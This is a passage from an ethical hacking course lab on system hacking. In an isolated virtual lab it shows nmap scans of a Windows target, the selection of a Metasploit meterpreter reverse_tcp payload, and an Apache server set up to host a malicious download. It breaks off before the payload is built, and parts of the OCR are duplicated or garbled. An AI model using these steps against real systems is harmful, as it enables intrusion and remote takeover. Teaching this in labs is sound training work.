



ETHICAL HACKING V2 LAB SERIES

Lab 21: System Hacking

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Material in this Lab Aligns to the Following	
Books/Certifications	Chapters/Modules/Objectives
All-In-One CEH Chapters ISBN-13: 978-1260454550	5: Attacking a System
EC-Council CEH v10 Domain Modules	6: System Hacking 7: Malware Threats

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
Introduction

System hacking is the stage of penetration testing where you use the information you obtained from the footprinting, scanning, and enumeration phases in order to gain access to the target systems. From there, you can perform actions such as extracting or planting information, taking control of the target system, elevating your privilege, acquiring passwords, moving laterally to other systems, and many other dangerous activities. Let us get started.

Objectives

- Extracting Administrative password hashes
- Hiding files and extracting hidden files
- Creating a payload to leverage Windows exploit.
- Privilege escalation
- Modifying the file system and uploading files.

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address / Subnet Mask	Account (if needed)	Password (if needed)
WinOS	192.168.0.20	Administrator	Train1ng\$
OpenSUSE	192.168.0.30	osboxes	osboxes.org
Security Onion	192.168.0.100	ndg	password123
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
Kali Linux	192.168.9.2 192.168.0.2	root	toor


1 Identifying a Target Machine

In the previous lab, we enumerated several computers on the network to learn about them. In this lab, we will scan the machines on the network once again. We will take it a step further, however, by attempting to take control of the target workstation using Reverse_TCP malware and *Metasploit*.


1. To begin, launch the **Kali Linux** virtual machine to access the graphical login screen.



- 1.1. Log in as **root** using the password: **toor**




2. Launch the **WinOS** to access the graphical login screen. This will be the target machine.
 - 2.1. Select **Send CTRL+ALT+DEL** from the dropdown menu to be prompted with the login screen.




- 2.2. Log in as **Administrator** using the password: **Train1ng\$**

3. Switch back to the **Kali Linux** VM to begin. Before starting the lab, ensure that the host machine is on the same network as the target machine. Select the **Ethernet network connection** from the navigation panel, as seen in *item 1*. Then click **Wired connection eth1** to enable *Kali Linux* to configure with the IP address 192.168.0.2, as seen in *item 2*.



The target machine is on the network 192.168.0.0/24. The Kali Linux VM is configured with both IP addresses and can easily be interchanged.

4. Let us start by launching **nmap**. To do this, navigate to **Whisker Menu > Information Gathering > Network & Port Scanners > nmap** as seen in *items 1, 2, 3, and 4* below.



- Once started, the Nmap application will appear in a command line terminal, displaying all the switches that can be used to perform scanning. Since you are already familiar with *Nmap*, let us begin scanning for targets. Type `nmap -sP <IP address of the target subnet>` then press **Enter**. The target subnet will be **192.168.0.0/24**.

```
root@kali:~# nmap -sP 192.168.0.0/24
```

```
root@kali:~# nmap -sP 192.168.0.0/24
```



-sP means Ping Sweep scan, the result will list the hosts within the specific range that responded to a ping. More details can be viewed under Scan Techniques/Types.

- Nmap scans all nodes on the given network range and displays all active hosts. The target we are interested in is 192.168.0.20, as seen in *item 1*. As you can see, we already got some information about the device, such as the latency, which can give an idea of the physical distance a device is from you. There is also the MAC address which can tell the manufacturer of the network card and acts as a physical address as well. Finally, and most importantly, we know that the host is up.


```
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# nmap -sP 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 23:28 EST
Nmap scan report for 192.168.0.20
Host is up (0.00032s latency).
MAC Address: 00:50:56:99:D6:D2 (VMware)
Nmap scan report for 192.168.0.30
Host is up (0.00021s latency).
MAC Address: 00:50:56:9A:DE:74 (VMware)
Nmap scan report for 192.168.0.100
Host is up (0.00020s latency).
MAC Address: 00:50:56:9A:7A:4E (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:9A:47:6A (VMware)
Nmap scan report for 192.168.0.2
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.31 seconds
```



The IP address **192.168.0.2** is the Kali Linux host and will not be included in the list, however, it is a part of this subnet.

7. Now that we have identified a target, we can now attempt to enumerate the target to learn the running services and open ports by performing a SYN scan. To do this, type `nmap -ssv -o 192.168.0.20`, then press **Enter**. The IP address used in this lab is **192.168.0.30**.

```
root@kali:~# nmap -ssv -o 192.168.0.20
```



This command initiates a stealthy SYN scan with version detection along with OS detection. Version detection collects information about the specific service running on an open port, including the product name and version number.

8. NMAP performs the scan and displays the versions of the services, along with the OS fingerprint, as seen in *items 1* and *2* below. In the results, you can see that there are 5 open ports running different services. There was no confirmed result for the OS fingerprint, but the running services and *Service Info* indicates that it is a Microsoft Windows system. This is important for us as we will be preparing an exploit, and we need to know the target's operating system.

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# nmap -sSV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 23:38 EST
Nmap scan report for 192.168.0.20
Host is up (0.00070s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn 1
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:99:D6:D2 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/19%OT=135%CT=1%CU=33983%PV=Y%DS=1%DC=D%M=005056%
OS:TM=60309257%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=106%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS%WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0
OS:S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows 2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.22 seconds
root@kali:~#

```




Often times the scans may not produce confirm reports, however, other details can be leveraged to assist in identifying the target OS.

2 Identifying Payload Modules

1. The terminal window should still be open in the *Kali* VM. Let us continue by typing the command `sudo msfconsole` and press **Enter**, as seen in *item 1*.

```
root@kali:~# sudo msfconsole
```




```
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# sudo msfconsole 1
[-] **rtng the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] **
# cowsay++
< metasploit >
-----
      \  (oo)_____)
       (  (oo)_____)
        || -- || *

      =[ metasploit v5.0.69-dev ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

msf5 > |
```

- Metasploit Framework has several payloads and exploits for different operating systems, but the ones we are interested in are for *Windows*. The easiest way is to use the search command to locate exploits with the “windows” tag. However, since Windows has had several vulnerabilities in the past, we will see quite a few. Let us be more specific and type the command `search windows/meterpreter/reverse_tcp` and press **Enter** as seen in *item 1* below.

```
msf5 > search windows/meterpreter/reverse_tcp
```



The screenshot shows a terminal window with the Metasploit Framework interface. The command `search windows/meterpreter/reverse_tcp` has been entered and executed. The results are displayed in a table format.

#	Name	Disclosure Date	Rank	Check	Desc
0	exploit/multi/vpn/tincd_bof	2013-04-22	average	No	Tinc
1	exploit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	Vide
2	payload/windows/meterpreter/reverse_tcp		normal	No	Wind
3	payload/windows/meterpreter/reverse_tcp_allports		normal	No	Wind
4	payload/windows/meterpreter/reverse_tcp_dns		normal	No	Wind
5	payload/windows/meterpreter/reverse_tcp_rc4		normal	No	Wind
6	payload/windows/meterpreter/reverse_tcp_rc4_dns		normal	No	Wind
7	payload/windows/meterpreter/reverse_tcp_uuid		normal	No	Wind

3. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload `windows/meterpreter/reverse_tcp`. Type the command `set payload windows/meterpreter/reverse_tcp` and press **Enter** as seen in *item 1*.

```
msf5 > set payload windows/meterpreter/reverse_tcp
```

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/vpn/tincd_bof	2013-04-22	average	No	Tinc
1	exploit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	Vide
2	payload/windows/meterpreter/reverse_tcp		normal	No	Wind
3	payload/windows/meterpreter/reverse_tcp_allports		normal	No	Wind
4	payload/windows/meterpreter/reverse_tcp_dns		normal	No	Wind
5	payload/windows/meterpreter/reverse_tcp_rc4		normal	No	Wind
6	payload/windows/meterpreter/reverse_tcp_rc4_dns		normal	No	Wind
7	payload/windows/meterpreter/reverse_tcp_uuid		normal	No	Wind

```

msf5 > use 2
msf5 payload(windows/meterpreter/reverse_tcp) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 payload(windows/meterpreter/reverse_tcp) >


```



Alternatively, you can use the command `use <No.+>` in this instance the No. 2 as seen in *item 2* above. The number maybe different in your environment. Please make sure the payload is identical to what

- 4. Now, let us look at the parameters this payload requires. Type the command **show options** and press **Enter**, as seen in *item 1* below. Here, you will notice that it requires a local host (LHOST), as seen in *item 2*, which is the IP address of the *Kali Linux VM* and a local port (LPORT) and Exit Function (EXITFUNC). The port number or the exit function is not as important as the host IP address, so for now, we can leave both as the default, as seen in *items 3* and *4* below.

```
msf5 payload(windows/meterpreter/reverse_tcp) > show options
```



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
msf5 payload(windows/meterpreter/reverse_tcp) > show options 1  
Module options (payload/windows/meterpreter/reverse_tcp):  
-----  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)  
2 LHOST        
LPORT     4444           yes       The listen address (an interface may be specified)  
The listen port  
msf5 payload(windows/meterpreter/reverse_tcp) >
```

5. Now that we know the module requirements, let us move to the next step and create the payload. Type the command **exit** and press **Enter** to exit the console, as seen in *item 1* below.

```
msf5 payload(windows/meterpreter/reverse_tcp) > exit
```




```
root@kali: ~  
msf5 payload(windows/meterpreter/reverse_tcp) > exit 1  
root@kali: ~#
```


3 Configuring Web Server

- Now that we know that the target is a Windows system, we can begin preparing the exploit. We will be using a webpage to host the exploit and have the user of the target machine (you) download the file and run it on the target system. This is emulating the social engineering techniques where the user is given reason to think that the website and its application are legitimate. Let us begin by starting up a web server on our *Kali Linux* system. Let us check its status to see if it is already running. To do this, type the command `systemctl status apache2` and press **Enter** as seen in *item 1*. As you can see in the status identifier called *Active*, the service is *inactive (dead)*, as seen in *item 2* below.


```
root@kali:~# systemctl status apache2
```



```
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
```

- Since we know the service is not running, let us start and confirm that it is running before we proceed. Type the command `systemctl start apache2` and press **Enter** as seen in *item 1*. Next, type `systemctl status apache2` and press **Enter** as seen in *item 2*. Observe that the *Active* tag now shows that the service is running, as seen in *item 3* below.

```
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
```



```
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2021-02-13 12:47:00 EST; 7s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1861 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 1872 (apache2)
       Tasks: 6 (limit: 2290)
      Memory: 19.3M
    CGroup: /system.slice/apache2.service
            └─1872 /usr/sbin/apache2 -k start
              1873 /usr/sbin/apache2 -k start
              1874 /usr/sbin/apache2 -k start
              1875 /usr/sbin/apache2 -k start
              1876 /usr/sbin/apache2 -k start
              1877 /usr/sbin/apache2 -k start


Feb 13 12:46:59 kali systemd[1]: Starting The Apache HTTP Server ...
Feb 13 12:47:00 kali apachectl[1871]: AH00558: apache2: Could not reliably determine the ser
Feb 13 12:47:00 kali systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
```



To exit the system control status check, press **Ctrl+C** to exit.

- By default, the Apache server will not allow access to the resources located at `/var/www/html`. Since this will be the destination of the created payload, let us remove the default `index.html` file. Type the command `rm /var/www/html/index.html` and press **Enter** as seen in *item 1* below. This will delete the `index.html` file from the path.


```
root@kali:~# rm /var/www/html/index.html
```



If the `index.html` file is not removed, the *Apache* web server will display this web pages and you will be unable to get access to the file need to exploit the Windows system.

- Before we create a payload to exploit the Windows system, let us create a directory to store the malicious file. Since we are using the *Apache* web server, we will create a folder in the location `/var/www/html`. To do this, type the command `mkdir /var/www/html/lab21` and press **Enter** to create the directory named `lab21`, as seen in *item 1* below.


```
root@kali:~# mkdir /var/www/html/lab21
```



4 Creating Payload for Target machine

